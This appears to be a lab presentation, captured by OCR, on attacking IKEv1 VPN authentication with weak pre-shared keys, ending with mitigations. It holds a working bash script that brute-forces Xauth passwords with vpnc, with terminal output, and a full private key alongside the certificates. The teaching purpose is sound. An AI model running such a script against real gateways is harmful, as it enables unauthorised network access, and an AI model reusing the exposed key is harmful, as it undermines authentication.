
```
#!/bin/bash
# bruteforce.sh ip user dictionary

while read password
do
echo "IPSec gateway $1" >temp
echo "IPSec ID \" \" " >>temp
echo "IPSec secret lab123" >>temp
echo "Xauth username $2" >> temp
echo "Xauth password $password" >> temp

echo "\\ntrying password: $password"
vpnc-disconnect &> /dev/null > /dev/null
vpnc ./temp

done < $3
```

Screenshot 13: Bash script used to launch the attack

Script in Action

```
root@kali: ~/Desktop/onlineAttack
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/onlineAttack# ./bruteforce.sh 192.168.56.103 issa ./dictionary.txt
\ntrying password: password123
vpnc: authentication unsuccessful
\ntrying password: AlphaLima
vpnc: authentication unsuccessful
\ntrying password: pass
vpnc: authentication unsuccessful
\ntrying password: 123456789
vpnc: authentication unsuccessful
\ntrying password: lab123
VPNC started in background (pid: 6290)...
\ntrying password: password
vpnc: Error binding to source port. Try '--local-port 0'
Failed to bind to 0.0.0.0:500: Address already in use
\ntrying password: RIT
```

Vulnerability Mitigation



IKEv1 Phase 1 authentication with RSA certificates

Public key Infrastructure

Root-CA.crt


```
-----BEGIN CERTIFICATE-----
MIIESDCCAzCgAwIBAgIBADANBgkqhkiG9w0BAQsFADB2MQswCQYDVQQGEwJVUz
MA8GA1UECBMITmV3IFlvcmsxEjAQBgNVBAcTCVJvY2hlc3RlcjEMMAoGA1UECh
QUJDMRwwGgYJKoZIhvcNAQkBFg1hZG1pbkBhYmMuY29tMRQwEgYDVQQDEwtpbn
cm5hbC1jYTAeFw0xNjExMjgwMjI2NDlaFw0yNjExMjYwMjI2NDlaMHYxCzAJBg
BAYTAlVTMREwDwYDVQQIEwhOZXcgWW9yazESMBAGA1UEBxMJUm9jaGVzdGVyMQ
CgYDVQQKEwNBQkMxHDAaBgkqhkiG9w0BCQEWDWFkbWluQGFiYy5jb20xFDASBg
BAMTC2ludGVybmFsLWNhMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQ
3xNb4kKwyopMRQqhATfbIUHY7QwBJZ8snp46465fuQLbCyCmRKJTlacvV/d/Nf
IMLXLyR5vJTdDALAp0jwID25gfcSFmKn0KK1fXf2HtDR1R9pU52ZclaEv3bHlr
sPUDM+vuNL2cphexLZA3htloPy48qItPUR6vq5q2Mi6Q9obxZQ6PlWZ3LzgBtz
gZ+qZt6gux3BGfZiGxmgW3yGrdRyZIdEqCcAviVjR1iCMOOH2yz7n6Zj7w8yAJ
k2QLtsJOwEYOVZcx+6MY/GkvPIa4SdNUOswI6swuozI5C0zLic4Lav+ZMvjar0
2urhfIWBYusd3qmkkM5s6wIDAQABo4HgMIHdMB0GA1UdDgQWBBQ6vO32rkpaw8
AVpRGfANpUbzuDCBoAYDVR0jBIGYMIGVgBQ6vO32rkpaw8zUAVpRGfANpUbzuK
pHgwdjELMAkGA1UEBhMCVVMxETAPBgNVBAgTCE5ldyBZb3JrMRIwEAYDVQQHEw
b2NoZXN0ZXIxDDAKBgNVBAoTA0FCQzEcMBoGCSqGSIb3DQEJARYNYWRtaW5AYW
LmNvbTEUMBIGA1UEAxMLaW50ZXJuYWwtY2GCAQAwDAYDVR0TBAUwAwEB/zALBg
HQ8EBAMCAQYwDQYJKoZIhvcNAQELBQADggEBAIY6m9LUgCgxM/Jeexts7orYjC
t7QvEjvZxMG8l59gXUftQ2K8voMeoPyZajkijjuNo7GScTj0ldXWm/HO2m/6ct
c5H/UUJpbi+U7ethrRGLweMFcdOk+YqDdHKKVN51+iIgLSZl94Im10S+twrBhB
UMlYcQlKQQXF2WmtJw2n6LdRccZF5qryWlq/xy+8ri8mDteUdRuBR7w+xiEQ9r
ihO43RD/+Ivw18Q0YdU4m805obPmi88ApsS5wr+d5d26tmHiMwviMET68xt+wm
TEn8tZgTXQUe5GqyRixkF1TkkOqiH/7X5h6PJs8kMIhpFCLsqqLPoa4wzqo=
-----END CERTIFICATE-----
```


Issa+Hafiri+Cert.crt


```
-----BEGIN CERTIFICATE-----
MIIEiDCCA3CgAwIBAgIBAjANBgkqhkiG9w0BAQsFADB2MQswCQYDVQQGEwJVUz
MA8GA1UECBMITmV3IFlvcmsxEjAQBgNVBAcTCVJvY2hlc3RlcjEMMAoGA1UECh
QUJDMRwwGgYJKoZIhvcNAQkBFg1hZG1pbkBhYmMuY29tMRQwEgYDVQQDEwtpbn
cm5hbC1jYTAeFw0xNjExMjgwMjM2MDZaFw0yNjExMjYwMjM2MDZaMG8xCzAJBg
BAYTAlVTMREwDwYDVQQIEwhOZXcgWW9yazESMBAGA1UEBxMJUm9jaGVzdGVyMQ
CgYDVQQKEwNBQkMxHDAaBgkqhkiG9w0BCQEWDWFkbWluQGFiYy5jb20xDTALBg
BAMTBGlzc2EwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCwD+ioxS
Q+ffobkuZNxI2wa84c3SDF92EKYFujXXjMMFxV6L8qkzCGA+CM1+3m9PWETiP0
fEuDK2a0Mk975qPK9b/LWAenoWQixe515OYU5VOmdpYe9870thEIxkZUeoVd2p
JUDTwdHmdXQp46rrg79ejm7F9fQ7fLSBVY37DOqYgwlgsCYCaJSfnMLiTTx1Ml
RauaR5hZbzcAwWtk7UuZH6OtzaWFyCpbr8KpW43ypMHITnSVhCIQxQsHLw2C4w
vFgIkfX5FgRfZyJ95KifIKykRTXE3GbHhtMhDuI/hw7c65oAciWkBnV3APa0Au
oPufS/H48KKhAgMBAAGjggEmMIIBIjAJBgNVHRMEAjAAMAsGA1UdDwQEAwIF4D
BglghkgBhvhCAQ0EJBYiT3BlblNTTCBHZW5lcmF0ZWQgVXNlciBDZXJ0aWZpY2
ZTAdBgNVHQ4EFgQU3ApmlhT2YttkQ42RTWvxojLE5VQwgaAGA1UdIwSBmDCBlY
Orzt9q5KWsPM1AFaURnwDaVG87iheqR4MHYxCzAJBgNVBAYTAlVTMREwDwYDVQ
EwhOZXcgWW9yazESMBAGA1UEBxMJUm9jaGVzdGVyMQwwCgYDVQQKEwNBQkMxHD
BgkqhkiG9w0BCQEWDWFkbWluQGFiYy5jb20xFDASBgNVBAMTC2ludGVybmFsLW
ggEAMBMGA1UdJQQMMAoGCCsGAQUFBwMCMA0GCSqGSIb3DQEBCwUAA4IBAQAWre
U86DOt8w8RRr0iWRf0Ytb0S3jYG/3d+jVy0M9uGlsyYcljYFt3O8O4r1sQW0Vv
EEIxEzByViFc3QxC2C5BFsZKpExNx0a7Y5wvl34xOIWeYNjBUmnmO1pt3MQsgM
5PsaDpgTmpUaHIQW3qX2Mg0yRMbmgaOTnY3/BwUFl3xWvE0MMxlTF8cD6/8/4v
htuo4T1Nc8Ga1sK+In01Yjb4w4BDmf7vXiOPvslvAPCmhs9lxG0WyzmdBx6eQx
GSooQTqhbfQsa6eV2/WnwJ+DuRaB5QmhTkcsrRqnAwrRnRXATuFJCKGGEHahSy
xzO0cGn/rE6pCy+1
-----END CERTIFICATE-----
```



Issa+Hafiri+Cert.key



```
-----BEGIN PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQCwD+ioxSfBQ+
obkuZNxI2wa84c3SDF92EKYFujXXjMMFxV6L8qkzCGA+CM1+3m9PWETiP08ufE
K2a0Mk975qPK9b/LWAenoWQixe515OYU5VOmdpYe9870thEIxkZUeoVd2pZCJU
wdHmdXQp46rrg79ejm7F9fQ7fLSBVY37DOqYgwlgsCYCaJSfnMLiTTx1MldERa
R5hZbzcAwWtk7UuZH6OtzaWFyCpbr8KpW43ypMHITnSVhCIQxQsHLw2C4w5svF
kfX5FgRfZyJ95KifIKykRTXE3GbHhtMhDuI/hw7c65oAciWkBnV3APa0AuKLoP
S/H48KKhAgMBAAECggEAKjT2Ipd5C1TbHnpnqV6WjIStXdSIAeXjcKtXEaJtS+
yoNhQg1/UHOeluCHWvW6G3xerxpcQhmcBKr/6QzyjxJgi8RUIUxOMXp4RfnLS8
+l1rq0lcfboMjA+lj8Pwkkn49OH1CZBitSEOz7+yhGRG0kT4OJPOrHhk/2nK4A
v8rSkRO24g43g3RUzLeH5M+3quHr5MD/R0tw7wAt9LIBTNtKslkWBhvtGsWwY1
+K5fD6kfPmohM1CNc9napXJAyl9uI13yo6EnVmuQk4wTNH9UACSUKenTXS2MWv
Z1CXuG+ONpX3ZnqeoIjyzMveQCrDFV3gHzfASgMA/QKBgQDZty6okr8r/HrxOi
cprn7OD2ekjidpqHwe2jq6c0lLivrADcNyv0f+ut0j3eplJpVIuwZCG6AJQWmT
5fevUUXcyKAlS07MWFUsZs9sKbS1spNRKjGcZVXE1Veopg3X3EAOaVEhDwFabt
lDLvPcV44TeaecvPtlZcHEpLFwKBgQDPBaGBwFBrlFLFZkyPq0Q6eGtWNz19XP
BDhiwYthB2J/rhgxTqFgKjefkf5bh4KXngyhk6hpPnmSJxxblPiQCwSLbYcga6
xk2nDPk6rbXVo4jdUr0qTwjGOFKtiOm7ct88O+YkMUZcPVIuvpLMPpDn0T7zZv
lSCllYUzBwKBgEK/AjL0Kl/V2+swpf+hSxRnbuChxM6JBf8w2SYgbfaU0bopxW
EF+5CAwWNJmZ7BIWtWyyhhR8MOpstT70vealyAFUEKTeXZ4QRqyCKH1Em/5IbR
EeScvJrHvUQbBIt1Hr5MU28LJqMO766TNLpb+bqBcYaOaImZoQhENBKpAoGAdJ
NaDC6UKXNll85i+R9ceY0u268B1rc12eD2dlgZfyDWtSbnoUgR5lQrSp5Iu0rI
I1APOG2ZcwgZfS2wqRW7UnW08joNCkYFtvykYjovO4ej7NfKdcgabd6MGPQQhK
OsuUuG8Ta6CQ5ogmDWVyn0oERHiMBd3jfRgP8gMCgYB53uBkvtcF6pXpStjWsY
h64ejLmsJ75sLs7GpO1JfwG+aDWgEjFV2X9UpE1s7YdnK239RJZSdTWW1oFQXi
e3Vc5Nh4aYS05UpNKZHiredr6I519DLNGSagTEN3Pp5feS4qQD6FvPdH1zXOWp
cWifLxXv3PRV2DGfGZ4glQ==
-----END PRIVATE KEY-----
```

Conclusion

- Weak PSKs are bad.
- Avoid aggressive mode with PSK.
- Use IKEv2 instead of IKEv1.
- Use digital certificates and PKI whenever possible.

MD5 Collision Detected





Thank You!!!